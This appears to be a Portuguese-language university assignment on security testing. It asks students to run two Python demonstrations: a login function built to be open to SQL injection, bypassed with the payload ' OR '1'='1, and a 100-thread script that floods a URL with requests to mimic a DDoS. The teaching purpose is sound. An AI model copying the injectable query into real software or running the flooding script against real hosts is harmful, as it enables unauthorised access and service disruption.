ADS/GTI

SPRINT 3 – MISSÃO 9

PROJETO: "DEPLOYMENT QUALITY ASSURANCE"

ESTUDO DE CASO

Uma certa empresa decidiu estabelecer uma cultura QUALITY ASSURANCE em seu modelo de negócio, visando impactar positivamente processos de qualidade em suas as suas áreas de operação e tecnologia.

ESCOPO DO PROJETO

O projeto será composto por 3 Sprints que se complementam, onde os alunos deverão construir ações que validem a empresa a possuir uma cultura orientada a Q.A.

Em **duplas/trios** os alunos desenvolverão projeto 3 em Sprints:

- SPRINT 1: Vale 0,5 ponto na AC-1 e presenças nas aulas
- SPRINT 2: Vale 1 ponto na AC-2 e presenças nas aulas
- **SPRINT 3: Vale 1 ponto na AC-3 e presenças nas aulas**

OBJETIVO

Aprender as nuances e aplicabilidade do *QUALITY ASSURANCE* em uma organização. Construir um projeto de implementação de Gerenciamento de Qualidade Total e realizar atividades que valem nota.

SPRINT 3 (1 ponto)

Início: **23/10** – Término: **13/11**. Vale 1,0 ponto na AC-3 e presenças nas aulas.
Composto por 4 missões que se complementam para a entrega total do projeto:

- **Missão 9: Testes de Segurança – 25% da AC-3**
- Missão 10: Testes de Usabilidade – 25% da AC-3
- Missão 11: QA em Mobile – 25% da AC-3
- Missão 12: Integração Contínua (DevSecOps) e entrega final – 25% da AC-3

MISSÃO 9

VALE 25% DA NOTA AC-2

Objetivo: Testes de Segurança na Visão de Código

CONTEÚDO TEÓRICO:

Os testes de segurança na visão de código, também conhecidos como code scanning ou revisão de código seguro, são processos que visam identificar e corrigir vulnerabilidades no código-fonte de uma aplicação antes que elas possam ser exploradas por atacantes.


Esses testes são essenciais para garantir que o software seja desenvolvido em conformidade com padrões de segurança e para evitar que códigos problemáticos cheguem à produção,

Abordagens para realizar esses testes:

- Análise Estática de Código (SAST): Examina o código-fonte sem executá-lo, identificando vulnerabilidades potenciais.

- Testes Dinâmicos de Segurança (DAST): Avalia o comportamento do código em execução para identificar brechas de segurança.

- Integração Contínua de Segurança (CI/CD): Incorpora testes de segurança no ciclo de desenvolvimento, permitindo a detecção e correção rápida de novas vulnerabilidades.



Ataque DDoS

DDoS (Distributed Denial-of-Service) é um tipo de ataque cibernético onde o atacante sobrecarrega um servidor, serviço ou rede com um grande volume de tráfego de internet falso, tornando-o inacessível para usuários legítimos.

Esse ataque é realizado utilizando múltiplas fontes, geralmente uma rede de dispositivos infectados chamada botnet, que envia um número massivo de solicitações ao alvo, esgotando seus recursos e impedindo o funcionamento normal.

SQL Injection

O **SQL Injection (SQLi)** é uma vulnerabilidade de segurança que permite a um atacante interferir nas consultas que uma aplicação faz ao seu banco de dados.

Isso pode permitir que o atacante visualize, modifique ou exclua dados que normalmente não estariam acessíveis.

Em casos mais graves, o **SQL Injection** pode comprometer o servidor subjacente ou outros componentes da infraestrutura

RESUMO:

- **SQL Injection**: Mostra como consultas inseguras podem ser exploradas para obter informações do banco de dados.

- **DDoS**: Simula a sobrecarga de um servidor com múltiplas requisições simultâneas.

TAREFA 1 – PREPARAÇÃO:

1. Baixe o arquivo esse "**Missão9-Projeto QA - ADS-5.pdf**" disponível no AVA;

2. Abra o GitHub oficial da dupla/trio e o repositório que estão usando para o projeto;

3. Suba no seu repositório o arquivo "**Missão9-Projeto QA - ADS-5.pdf**";

4. Agora abra o projeto deste repositório e visualize o quadro Kanban que está gerenciando o projeto;

5. Criar e colocar o cartão MISSÃO 9 para a lista EM ANDAMENTO;

6. Coloque todos os cartões das missões anteriores na lista de FINALIZADOS;

TAREFA 2

Simulação de SQL Injection em Python

Você pode simular um ataque de SQL Injection criando um pequeno banco de dados SQLite e realizando consultas inseguras para mostrar como a injeção SQL funciona.

Rode o código abaixo no Colab e analise os resultados:

```
import sqlite3

# Criar banco de dados e tabela
connection = sqlite3.connect(':memory:')
cursor = connection.cursor()
cursor.execute('''CREATE TABLE users (id INTEGER PRIMARY KEY, username TEXT, password TEXT)''')
cursor.execute("INSERT INTO users (username, password) VALUES ('admin', 'admin123')")
```

```
cursor.execute("INSERT INTO users (username, password) VALUES ('user', 'user123')")
connection.commit()



# Função de login insegura (sem proteção contra SQL Injection)
def login_insecure(username, password):
    query = f"SELECT * FROM users WHERE username = '{username}' AND password =
'{password}'"
    cursor.execute(query)
    return cursor.fetchone()

# Teste seguro
user_safe = login_insecure("admin", "admin123")
print("Usuário encontrado (login seguro):", user_safe)

# Simulação de SQL Injection
user_injection = login_insecure("admin", "' OR '1'='1")
print("Usuário encontrado (após SQL Injection):", user_injection)

connection.close()
```

Neste código:

- Um pequeno banco de dados é criado na memória usando SQLite.
- A função login_insecure constrói uma consulta SQL vulnerável.
- Quando o código é executado, a injeção SQL (' OR '1'='1) é utilizada para obter acesso ao banco de dados sem uma senha válida.

TAREFA 3

Simulação de Ataque DDoS em Python

Para simular um ataque DDoS, você pode criar um script que faça múltiplas requisições HTTP simultâneas a um servidor, sobrecarregando-o. Esta é apenas uma simulação educativa e **não deve ser usada em sistemas reais sem permissão**, pois é ilegal.

```
import requests
import threading

# Função para fazer múltiplas requisições ao servidor
def send_request(url):
    while True:
        try:
            response = requests.get(url)
            print(f"Requisição enviada com status: {response.status_code}")
        except requests.exceptions.RequestException as e:
```

```
        print(f"Erro: {e}")

# URL de teste (use uma URL de um ambiente controlado)
target_url = 'http://example.com'

# Criar múltiplas threads para simular o ataque
threads = []
for i in range(100):  # Número de requisições simultâneas
    thread = threading.Thread(target=send_request, args=(target_url,))
    threads.append(thread)
    thread.start()
```

Neste código:

- requests.get(url) envia repetidas requisições HTTP ao servidor.
- A função é executada em múltiplas threads para simular um ataque DDoS básico.

Importante: Este código deve ser executado apenas em um ambiente controlado para evitar abusos.

7. Salve dois os resultados no cartão MISSÃO 9;

TAREFA DESAFIOS DA AULA

8. Agora você deverá acessar o documento abaixo e realizar dois desafios

https://docs.google.com/document/d/1wE7huHjGn1mbaYsFbs8QZr_Ht67x98kYLKtb400FWX8/edit?usp=sharing

9. Crie um relatório que trata as repostas 1 e 2 de cada desafio;

10. Salve em PDF com o nome “Respostas Missão 9”;

11. suba diretamente no Repositório;

TAREFA 4 – FINALIZAÇÃO

12. Coloque no fim o nome e RA dos alunos presentes na atividade no cartão de hoje;

13. Coloque o cartão na lista EM VALIDAÇÃO;